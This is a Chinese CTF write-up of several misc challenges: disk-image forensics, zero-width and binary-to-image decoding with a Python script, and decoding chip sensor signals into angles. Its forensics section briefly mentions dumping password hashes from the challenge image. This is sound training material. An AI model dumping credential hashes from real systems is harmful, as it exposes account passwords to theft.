


hashdump一下





解一下 xiaoming_handsome是压缩包密码

打开docx，还有一层密码


首页
flag.docx
文件
开始
插入
页面布局
引用
审阅
视图
章节
安全
开发工具
特色应用
查找
文档助手
文档已加密
此文档为加密文档，请输入文档打开密码：
确定
取消

原始数据中搜索



取证大师 试用版
当前案例：Case01-20210821-225538
文件(F)
设置(S)
视图(V)
取证(P)
工具(T)
帮助(H)
案例管理
添加设备
自动取证
数据恢复
数据分析
搜索
文件过滤
时间线
取证报告
摘录报告
工具集
小程序
客服
案例管理
案例概览
证据文件
取证结果
挂载磁盘
原始数据搜索
搜索结果
D:\Desktop\xiangyuncup\misc1_取证\Forensic_image.001(21046)
20210823094322(21046)
密码(21046)
过滤到33条记录
序号
关键词名称
所在文件名
文件后缀
文件大小
命中上下文
文件偏移
编码格式
搜索表达式
原始路径
摘要
文本
十六进制
预览
磁盘视图



2、鸣雏恋

解压后，得到一个docx，里面就几个字，没有隐藏。改为zip后缀试试。

解压zip，里面的key.txt是零宽



密码是 Because I like naruto best

解压缩包，转化0和1，一把梭出图片


```
from PIL import Image
from Crypto.Util.number import long_to_bytes
import base64
path = "D:\\Desktop\\xiangyuncup\\misc4_\\_rels\\out\\"
flag = "0b"
for i in range(129488):
    _path=path+str(i)+".png"
    a=Image.open(_path)
    if a.size[0] == 23:flag+="0"
    else:flag+="1"
cipher=int(flag, 2)
data=long_to_bytes(cipher)
data = str(data).split(',')[1].encode()
image_data = base64.b64decode(data)
with open('1.png', 'wb') as f:
    f.write(image_data)
```

3、ChieftainsSecret

binwalk可以得到一个表和一张芯片示意图：

显然是要分析芯片的功能了。

表用折线图画，可以发现是一些三角函数信号，根据信号应该可以得出什么信息



处理一下四组数据


https://www.bilibili.com/video/av58935371/ 学习了下怎么转换时间

x=cos_p-cos_n

y=sin_p-sin_n

PC0	PC1	PC2	PC3	y	x	tan	theta
3105	3078	4085	2117	1137	1968	0.651948685	30.01912335
3108	3076	4084	2118	32	1966	0.016278142	0.932572787
3111	3061	4083	2124	50	1959	0.02552877	1.462163411
3165	3082	4068	2121	83	1947	0.042655529	2.441202972
3155	3025	4073	2122	130	1951	0.066731285	3.812406473
3180	3014	4070	2124	166	1946	0.085510697	4.876068301
3214	3019	4077	2126	195	1951	0.100282901	5.708105896
3219	2966	4058	2138	253	1920	0.132538838	7.507217474
3249	2953	4065	2139	296	1926	0.154907938	8.737863872
3279	2899	4048	2146	380	1902	0.202491098	11.29917812
3312	2875	4042	2148	437	1894	0.234912055	12.99336445
3337	2845	4038	2162	492	1876	0.268443073	14.69652795
3366	2805	4028	2170	561	1858	0.311460496	16.80227553
3400	2778	4018	2175	622	1843	0.350918915	18.65056361
3421	2757	3986	2186	664	1800	0.386585448	20.24994889
3444	2739	3999	2190	705	1809	0.410725394	21.29333014
3466	2714	3992	2202	752	1790	0.446706567	22.78952592
3466	2663	3984	2203	803	1781	0.484128892	24.27098677
3501	2668	3975	2214	833	1761	0.511779436	25.31726361
3523	2666	3969	2233	857	1736	0.538103279	26.27581161
3540	2639	3959	2235	901	1724	0.576048382	27.59458235
3548	2620	3952	2232	928	1720	0.598797559	28.35049776
3552	2616	3947	2248	936	1699	0.61436115	28.85303478
3582	2600	3936	2250	982	1686	0.658666638	30.22061528
3605	2586	3914	2265	1019	1649	0.71081912	31.71633955
3612	2570	3926	2279	1042	1647	0.733205117	32.32250427
3618	2559	3911	2306	1059	1605	0.775805454	33.41981217
3645	2534	3895	2302	1111	1593	0.837898174	34.89550055
3656	2527	3879	2301	1129	1578	0.869071899	35.58492438
3659	2529	3881	2313	1130	1568	0.878242064	35.78154277
3675	2506	3871	2322	1169	1549	0.940377272	37.04386934
3690	2488	3856	2339	1202	1517	1.014007985	38.39449043
3705	2478	3850	2345	1227	1505	1.061628525	39.19264168
3719	2456	3826	2367	1263	1459	1.174943898	40.88448663
3737	2444	3819	2368	1293	1451	1.237404143	41.7076098
3759	2429	3815	2375	1330	1440	1.323149681	42.72905848

转换成角度，算出theta（atan2(x,y)*57.3,负值加360），画图得到：



逐个比对出峰值对应号码，得到77085962457。

实操推荐：<Weekly CTF>

通过本系列的学习，能够对CTF中web有体系的了解，通过练习提升技术。

赶快来靶场免费体验吧！